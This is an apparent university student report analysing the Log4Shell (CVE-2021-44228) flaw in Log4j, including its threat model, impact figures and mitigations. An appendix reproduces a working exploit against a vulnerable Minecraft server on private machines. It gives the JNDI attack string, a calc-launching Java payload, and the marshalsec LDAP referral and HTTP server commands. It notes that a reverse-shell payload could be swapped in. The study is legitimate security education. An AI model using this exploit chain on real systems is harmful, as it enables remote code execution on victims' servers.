Guarding Against the Creeper: Investigating and Mitigating Log4j Exploits in Minecraft and Beyond

Ankur Singh[1], Garrison Waugh[1], Qilin Yin[1], and Boyuan Zou[1]

[1]Department of Computer Sciences, University of Wisconsin - Madison

ABSTRACT

In late 2021, a critical vulnerability found in Apache's Log4j, a popular Java-based logging utility, was discovered. This exploit enabled adversaries to execute arbitrary code on affected systems, potentially leading to data theft, denial of service attacks, or other serious consequences. In this exploratory report, we investigate existing literature on the topic and reports from cybersecurity experts. We will detail the technical working of Log4Shell, its potential impacts and harms, and the recommended mitigation methods from experts and developers alike. Our analysis reveals that this may have been one of the most serious threats to cybersecurity in recent years due to its large attack surface and the number of unique systems and platforms that rely on Log4j. However, the international cybersecurity response, including global warnings and quick patches, prevented the Log4j vulnerability from being as serious as it could have been.

1 INTRODUCTION

Apache Log4j is a popular open-sourced, Java-based logging utility included in systems across several industries. In late 2021, a critical vulnerability in Log4j version 2 — dubbed Log4Shell — was discovered, which enabled remote code execution on vulnerable systems [13]. The subsequent response from international cybersecurity organizations sent the tech world into a frenzy [2].

In this paper, we will provide a comprehensive analysis of the Log4Shell vulnerability. To begin, we will highlight an overview of the vulnerability and a review of existing research surrounding it. We will then discuss the threat models and assumptions of this exploit. Next, we will present our methodology of data collection and analysis, as well as describe potential limitations to the validity of this research. Our findings will then be presented in the subsequent section, where we discuss the severity of the Log4Shell exploit in Minecraft and other services. Finally, we will discuss mitigation strategies that protect systems from the Log4Shell exploit.

1.1 Motivation

This research aims to investigate the severity of the Log4Shell vulnerability. With many Minecraft servers relying on Log4j for logging of player messages and activities, there is certainly reason to worry about attackers actively exploiting these servers through the in-game chat. Beyond that, the countless number of providers utilizing Log4j within their services gives ample reason to worry about the potential of remote attackers on widely-used services.

1.2 Research Questions

Our research was guided by the following research questions:

- What is Log4Shell and how does it work?
- What are potential consequences of Log4Shell, and how can we mitigate them?
- How does Log4Shell relate to Minecraft? Other applications?

2 BACKGROUND AND RELATED WORK

2.1 Log4j Overview

The Apache Software Foundation's Log4j is an open-sourced, Java-based logging utility that is used in several large-scale applications such as web servers, enterprise applications, and distributed systems [12]. The 2013 release of Log4j version 2 introduced several new features, including Java Name and Directory Interface (JNDI) lookup capabilities, which can be used for purposes such as sending log messages to a centralized server, or for dynamically reconfiguring the logger's settings [7]. This feature, along with improved ease of use, configurability, and better performance and security, lead to Log4j's boost in popularity [1].

Conference'17, July 2017, Washington, DC, USA

ACM ISBN 978-x-xxxx-xxxx-x/YY/MM…$15.00
https://doi.org/10.1145/nnnnnnn.nnnnnnn

2.2 Log4j Vulnerability Overview

The Log4j vulnerability (Log4Shell), known formally in the cybersecurity industry as CVE-2021-44228, is a zero-day exploit that enables remote code execution (RCE) via an injection attack. After the vulnerability was made public, several cybersecurity agencies issued warnings about its severity, including the national cybersecurity agencies in the United States, Canada, and the United Kingdom [2].

Log4Shell stems from Log4j's integration with JNDI for injection of user-supplied, external source values into log messages [3]. While potentially useful for developers, an attacker-crafted input can inject malicious code into the log message, redirecting a JNDI lookup to an attacker-controlled server. Once this input is received, Log4j will make the desired request to an attacker-controlled, remote server. This request is handled, and returns a remotely-stored, Java class file that is subsequently injected into the host server process. Finally, this injected payload triggers a second stage, which executes the Java code from the attacker-controlled server [13]. Figure 1 outlines a normal flow of a JNDI lookup, while Figure 2 shows how this flow is modified by an attacker.

Figure 1: Normal JNDI lookup flow



Figure 2: Attacker-controlled JNDI lookup flow

2.3 Comparison to Other Attacks

Log4Shell exploits a vulnerability in which an attacker's input is directly injected into a logged message without proper validation. As such, this attack, which relies on trusting that log messages are safe and that any JNDI lookups resolve to safe, known servers, is similar to buffer overflow attacks, SQL injection attacks (SQLi), and cross-site scripting (XSS) attacks.

In a buffer overflow attack, for example, attackers exploit internal commands that assume the safety of inputs. This enables an attacker to craft input that overwrites important information stored in the program's memory. Continually, in SQLi, the attacker relies on a lack of data validation to enable RCE, while XSS directly inputs code like JavaScript that is executed directly on the website. In addition to these two attacks, Log4Shell is similar to cross-site request forgery (XSRF) in that both rely on the presence of an attacker-controlled server. Log4Shell differs from XSRF in that the primary goal of XSRF is user-impersonation, while the primary goal of Log4Shell is RCE on a targeted server.

In terms of overall damages, we deem that Log4Shell has more potential to cause harm than XSS due to XSS being primarily browser-based. Additionally, Log4Shell is likely more dangerous than XSRF due to its ability to execute any arbitrary code, as opposed to a specific subset of code that relies on cookies. Furthermore, we deem that, from a basic view, Log4Shell has the same potential for harm as buffer overflows and SQLi due to their ability for RCE.

3 THREAT MODEL

The attack surface for Log4Shell is huge due to the countless systems that utilize its logging capabilities. As such, the number of attack scenarios is not limited. In this section, we will outline the assumptions made in this threat model, as well as potential attack scenarios and security goals surrounding Log4j.

3.1 Assumptions

Threat models for the Log4Shell attack make a few assumptions in order to maintain the validity of attack scenarios. Firstly, the targeted system must be using a version of Apache Log4j between version 2.0-beta9 and 2.14.1 for logging, which ensures that the vulnerability has not yet been patched and that the vulnerability can be exploited. Additionally, it is assumed that the instance of Log4j that is running has the `enableJndiLookup` boolean set to true, otherwise JNDI does not work for developers or attackers. Furthermore, it is assumed that an attacker has the ability to either directly or indirectly modify the log messages. Without this ability, they cannot update the JNDI URL, which prevents the attack from happening. Finally, it is assumed that the attacker controls a malicious server that stores a remote Java class file that contains the code that the attacker wishes to run remotely.

3.2 Attack Scenarios

Log4j puts little emphasis on JNDI lookup validation. As a result, the number of attack scenarios are practically unlimited. In each of the scenarios, however, an attacker is able to abuse the built-in JNDI lookup feature in order to execute arbitrary code on the targeted server. The following are a few examples of potential attack scenarios:

- **Remote Code Execution:** In this scenario, the attacker sends a carefully crafted message that contains a JNDI URL that resolves to a remote Java class file on

an attacker-controlled server. After this, the attacker-controlled server responds with the file and the requesting server runs the class file, enabling arbitrary RCE. The potential for damage with this scenario is endless, as an attacker could potentially spawn a shell or run other malicious programs on the host server. Figure 3 shows an example of how this scenario may be carried out using a Minecraft server.



Figure 3: Spawning a shell on a Minecraft server using Log4Shell and RCE

- **Denial of Service (DoS) Attack:** In this scenario, the attacker once again sends a carefully crafted message that contains a specific JNDI URL, but this time it could resolve to a different, targeted server. Now, the attacker can send in a flood of messages that will all utilize the targeted server in the JNDI lookup, overwhelming the target server and causing DoS. Figure 4 shows an example of how this scenario may be carried out using a Minecraft Server.



Figure 4: DoS attack using Log4Shell to target Google servers

3.3 Security Goals

The primary security goals surrounding Log4j deal with preventing malicious users from exploiting JNDI lookups. Continually, it can be seen that maintaining system integrity is another primary security goal. While earlier versions of Log4j do not protect against Log4Shell, newer versions do. Mitigation strategies will be discussed in-depth later in the Mitigations section.

4 METHODOLOGY/DESIGN

4.1 Approach and Data Collection

Due to the exploratory nature of this project, we were more interested in gaining a strong foundational understanding of Log4j, Log4Shell, mitigation methods, and overall damages. As such, we focused the majority of our research efforts into looking at articles from security firms and blogs that published information as the vulnerability was being explored. This resulted in a great foundation for future research, and allowed us to better understand potential risks and vulnerabilities that are associated with Log4j.

In addition to blogs and articles, we relied on the official Log4j documentation in order to learn more about features, patches, and mitigation methods from the developers themselves. This was a valuable resource as it comes from some of the primary stakeholders in the vulnerability. Furthermore, the developers provided ample information on what versions were impacted and how to mitigate the risks of Log4Shell.

We also viewed a few videos on the topic of Log4Shell for understanding of the exploit itself. These videos gave us an understanding of how the exploit actually works in a production environment. Additionally, the video by cybersecurity researcher John Hammond helped us to implement the exploit ourselves on private servers in order to better understand the danger and complexity associated with the exploit.

4.2 Implementation Details

Our implementation of the Log4Shell exploit, based on cybersecurity researcher John Hammond's implementation, involves exploiting the log4j vulnerability through a vulnerable Minecraft server and client setup. The target machine (Windows) is set up with unpatched software, Java 8u181, and a vulnerable instance of PaperMC's 1.8 Minecraft server image. The attack machine (Linux) is set up with an LDAP referral server and HTTP server that serves an executable payload for remote code execution. The attack string is entered in the Minecraft chatbox, which generates a JNDI request that reaches out to the LDAP referral server. The server redirects the request to the HTTP server, which then delivers the malicious Java payload to the target machine. Finally, the payload opens the calculator app on the target machine remotely, showcasing the vulnerability's capabilities for RCE. This exploit can also be used to acquire a reverse shell by selecting the correct shellcode payload. A more detailed description of our implementation can be found in the Appendix.

5 EVALUATION

Log4j is a very popular logging software that many programs may use indirectly through dependencies [4]. As such, it

should not be surprising that a 2021 snyk report found that more than 60% of projects monitored by snyk relied on Log4j indirectly for some form of logging [9]. In fact, a plethora of reputable companies were found to have dependencies on Log4j, including Oracle, Adobe, Microsoft, Google Cloud, and LastPass [8]. Continually, security firm Check Point found that over 50% of corporate systems had been scanned for Log4j vulnerabilities within a week of its discovery [10].

The Log4Shell vulnerability goes beyond these major corporations, however. A report from the security firm Check Point revealed that over 1.8 million attempts to breach Log4j systems occurred in the first week after the discovery of Log4Shell, with attempts peaking at 100 per minute [6]. The ambition of these cybercriminals was, fortunately, noticed by national cybersecurity organizations, prompting many companies to assemble task forces to mitigate the impacts of the vulnerability. Regardless, the damage had already begun. Evidence was found of state-sponsored hacker groups trying to infiltrate systems of businesses and governments alike in order to gain political or financial gain [6]. While these damages are certainly the most impactful, they were not the most plentiful. Check Point analysis revealed that the majority of exploits resulted in additional computers being added to botnets, or establishing remote cryptocurrency miners on the victim devices [10].

6 MITIGATION

Mitigation for Log4Shell can be a complicated issue due to how many servers rely on it indirectly. Additionally, there are several steps that must be taken in order to completely eliminate any possibility of the attack, and some of the recommended steps are less helpful than others in terms of mitigation.

With that, the best practice for Log4Shell mitigation is to update to Log4j version 2.17.1, which has been patched for the Log4Shell vulnerability as well as potential DoS abuses [13]. Another potential option is to simply set `enableJndiLookup` to false, which prevents the processing of any JNDI lookups.

Another mitigation method involves setting the environment variable `formatMsgNoLookups` to true, though this method is not guaranteed to work with programs using alternative formatting techniques to `StringBuilderFormattable` [1, 11]. This leads to the only guaranteed way to prevent malicious JNDI lookups — completely removing the JNDI lookup capabilities from the Lo4j codebase on the local machine [1, 5].

Figure 5, published by the Swiss Government Computer Emergency Response Team highlights many of these mitigations, as well as others that further mitigate the potential impacts of the attack.



Figure 5: Mitigation methods for Log4Shell

7 CONCLUSION

Based on our research, we determined that Log4Shell was an extremely dangerous exploit with the potential to cause massive amounts of harm on the internet, but its damage was greatly reduced by an expedient response from international security organizations. Since Log4Shell was a zero-day exploit, it is known that attackers were likely exploiting it before the vulnerability was made public. With the potential for harm stemming from RCE and DoS paired with the extremely large attack surface, Log4Shell was certainly cause to worry. We believe that it is the one of the attacks with the greatest potential to cause massive amounts of harm on the internet in recent years. But the question remains, why do many people not know what Log4Shell is then?

As mentioned before, the international response to Log4Shell was expedient. Several organizations had recognized its severity, which prompted many organizations to form teams to work on mitigation almost immediately. Continually, the open-source nature of Log4j likely helped to push out patches quicker than a production environment may be able to. Because of this quick response, we believe that Log4Shell was handled with near perfection. It could be argued that, without this swift response, we may still be feeling the impacts of Log4Shell today.

8 CONTRIBUTIONS

- Ankur: Brainstorming, proposal, research, demonstration, recording editing, implementation details (broad), implementation details (detailed), report rough draft, report final draft..
- Garrison: Brainstorming, proposal, research, slides rough draft, slides final draft, report rough draft, report final draft, introduction, background, threat model, methodology, evaluation, figures.
- Qilin: Brainstorming, proposal.

- Boyuan: Brainstorming, proposal, research, slides rough draft, slides final draft, report rough draft, report final draft, comparison to other attacks, mitigation, evaluation.

REFERENCES

[1] Apache Log4j 2.x Documentation. https://logging.apache.org/log4j/2.x/manual/index.html. (????). Accessed: 2023-05-05.

[2] What Is Apache Log4J (Log4Shell) Vulnerability? https://www.trendmicro.com/en_us/what-is/apache-log4j-vulnerability.html. (????). Accessed: 2023-05-05.

[3] Brian Barrett. 2021. The Next Wave of Log4J Attacks Will Be Brutal. https://www.wired.com/story/log4j-log4shell-vulnerability-ransomware-second-wave/. (16 December 2021). Accessed: 2023-05-05.

[4] Java Brains. 2021. Log4J Vulnerability (Log4Shell) Explained - for Java developers. https://www.youtube.com/watch?v=uyq8yxWO1ls. (16 December 2021). Accessed: 2023-05-07.

[5] GovCERT.ch. 2021. Zero-Day Exploit Targeting Popular Java Library Log4j. https://www.govcert.ch/blog/zero-day-exploit-targeting-popular-java-library-log4j/. (12 December 2021). Accessed: 2023-05-07.

[6] Hannah Murphy. 2021. Hackers launch more than 1.2m attacks through Log4J flaw. ft.com/content/d3c244f2-eaba-4c46-9a51-b28fc13d9551. (14 December 2021). Accessed: 2023-05-07.

[7] Rahul. 2021. Log4Shell JNDI Injection via Attackable Log4j. https://qwiet.ai/log4shell-jndi-injection-via-attackable-log4j/. (13 December 2021). Accessed: 2023-05-05.

[8] SwitHak. 2021. Security Advisories / Bulletins / vendors Responses linked to Log4Shell. https://gist.github.com/SwitHak/b66db3a06c2955a9cb71a8718970c592. (20 December 2021). Accessed: 2023-05-07.

[9] Liran Tal. 2021. The Log4j vulnerability and its impact on software supply chain security. https://snyk.io/blog/log4j-vulnerability-software-supply-chain-security-log4shell/. (13 December 2021). Accessed: 2023-05-07.

[10] Hunter Tatum and Gerrit De Vynck. 2021. The 'most serious' security breach ever is unfolding right now. Here's what you need to know. https://www.washingtonpost.com/technology/2021/12/20/log4j-hack-vulnerability-java/. (20 December 2021). Accessed: 2023-05-07.

[11] MSRC Team. 2021. Microsoft's Response to CVE-2021-44228 Apache Log4j 2. https://msrc.microsoft.com/blog/2021/12/microsofts-response-to-cve-2021-44228-apache-log4j2/. (12 December 2021). Accessed: 2023-05-07.

[12] Santiago Torres-Arias. 2021. What is Log4j? A cybersecurity expert explains the latest internet vulnerability, how bad it is and what's at stake. https://theconversation.com/what-is-log4j-a-cybersecurity-expert-explains-the-latest-internet-vulnerability-how-bad-it-is-and-whats-at-stake-173896. (22 December 2021). Accessed: 2023-05-05.

[13] Free Wortley, Chris Thompson, and Forrest Allison. 2021. Log4Shell: RCE 0-day exploit found in log4j, a popular Java logging package. https://www.lunasec.io/docs/blog/log4j-zero-day/. (9 December 2021). Accessed: 2023-05-05.

A IMPLEMENTATION DETAILS

(1) **Setting Up The Target Machine (Windows)**

(a) To implement the vulnerability we need to emulate a machine that has unpatched software from the time log4j vulnerability was discovered. For this case, we'll be implementing the attack through a vulnerable Minecraft server and client.

(i) Check Java version, exploited target needs to use <8u191. Here, we are using 8u181.

```
~$java -version
java version "1.8.0_181"
Java(TM) SE Runtime Environment (build 1.8.0
    _181-b13)
Java HotSpot(TM) 64-bit Server VM (build
    25.181-b13, mixed mode)
```

(ii) We fetch an unpatched Minecraft server instance like `paper-1.8.8-443.jar` and an unpatched Minecraft client instance Minecraft 1.8. Starting the paperMC server requires a couple of extra steps:

(A) Use a simple batch script `start_server.bat` to easily create a server instance with default configuration:

```
@echo off
java -Xms2G -Xmx2G -jar paper/paper
    -1.8.8-443.jar
pause
```

(B) Here `./paper/` is the directory where server .jar file would be present while the server logs and other files would be generated within the current working directory (.); running the server at first would however result in an error as Mojang/Microsoft no longer hosts the old unpatched minecraft server instances on their AWS content delivery network.

- Manually download `minecraft_server.1.8.8.jar` then rename and move it into the cache folder which should've been generated after the first execution attempt, under path: `./cache/original.jar`.
- Running the starter script again would result in another error, as the EULA needs to be signed before the paper server can be used. This is as simple as locating the `eula.txt` file in the current directory and setting "eula=true" in the text file.
- Finally, run the starter script and the server will be up and running.

(C) Next, start the Minecraft client, select Multiplayer and connect to a server at your local IP address, which can be found by running `ipconfig` command in command prompt and looking at the correct adapter's IPv4 Address.

(D) The player should spawn in the server's Minecraft world.

(E) If the attack machine is set up, enter the following attack string in Minecraft chatbox: `${jndi:ldap://IP_addr:1389/Log4jRCE` where IP_addr is the IP of the network adapter of the virtual machine (VM) used as the attack machine. Example: `${jndi:ldap://192.158.1.38:1389/Log4jRCE`

(2) **Setting Up The Attack Machine (Linux)**

(a) The exploitation of the log4j vulnerability requires two components, a LDAP referral server configured to listen on a port for a JNDI request and redirect to a HTTP server serving an executable payload for remote code execution on the target machine.

(i) Check Java version; it should be similar to the target just for consistency, theoretically it shouldn't matter which version of Java is used to compile the payload, however newer versions might have unknown issues with the utility used for setting up the LDAP referral server.

(ii) The HTTP server needs a payload that it will serve, this payload will be executed on the target machine. Our payload `Log4jRCE.java` will simply open the calculator app on the target Windows machine.

```
public class Log4jRCE {
   static {
      try {
         Runtime.getRuntime().exec("calc.exe"
              ).waitFor();
      } catch {
         e.printStackTrace();
      }
   }
}
```

(iii) Compile the above using: `javac Log4jRCE.java`.

(iv) Initialize the simple python HTTP server in the directory containing Log4jRCE:

```
~$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://
    0.0.0.0:8000/)...
```

(v) To set up and initialize the LDAP referral server, we use this utility available on Github (https://github.com/mbechler/marshalsec) which can redirect a JNDI request to a HTTP server and deliver a executable payload to the target machine. Fetch the project from github using git and follow the installation instructions on the README file. The utility is used as follows:

```
~$ java -cp target/marshalsec-0.0.3-SNAPSHOT
    -all.jar marshalsec.jndi.LDAPRefServer
    "http://IP_addr:8000/#Log4jRCE"
Listening on 0.0.0.0:1389
```

(vi) Use `ip` command to find the IPv4 address for the network adapter of the virtual machine. Here, we use the IPv4 address of the Bridged Adapter connected to the Intel(R) Wireless AC hardware device so that the VM can be pinged from any device on the network.

(3) **Exploiting log4j Vulnerability for Remote Code Execution**

(a) `${jndi:ldap://attackerserver:1389/Resource` string from Minecraft gets logged by the server and generates a JNDI request that reaches out to our LDAP Referral Server.

(b) LDAP Referral Server springboards the request to a secondary address (This is a web server that hosts the malicious Java payload) http://attackerserver/resource

(c) The LDAP server will generate the following output confirming the redirect:

```
Send LDAP reference result for Log4jRCE
    redirecting to http://IP_addr:8000/
    Log4jRCE.class
```

Followed by the response of the HTTP server

```
IP_addr - - [30/Apr/2023 23:19:32] "GET␣/
    Log4jRCE.class␣HTTP/1.1" 200 -
```

(d) The target retrieves executes the code present at http://attackerserver/resource

(e) Resulting java payload opens the Windows Calculator application remotely, showcasing remote code execution. Therefore, this exploit can also be used to acquire a reverse shell by selecting the correct shellcode payload.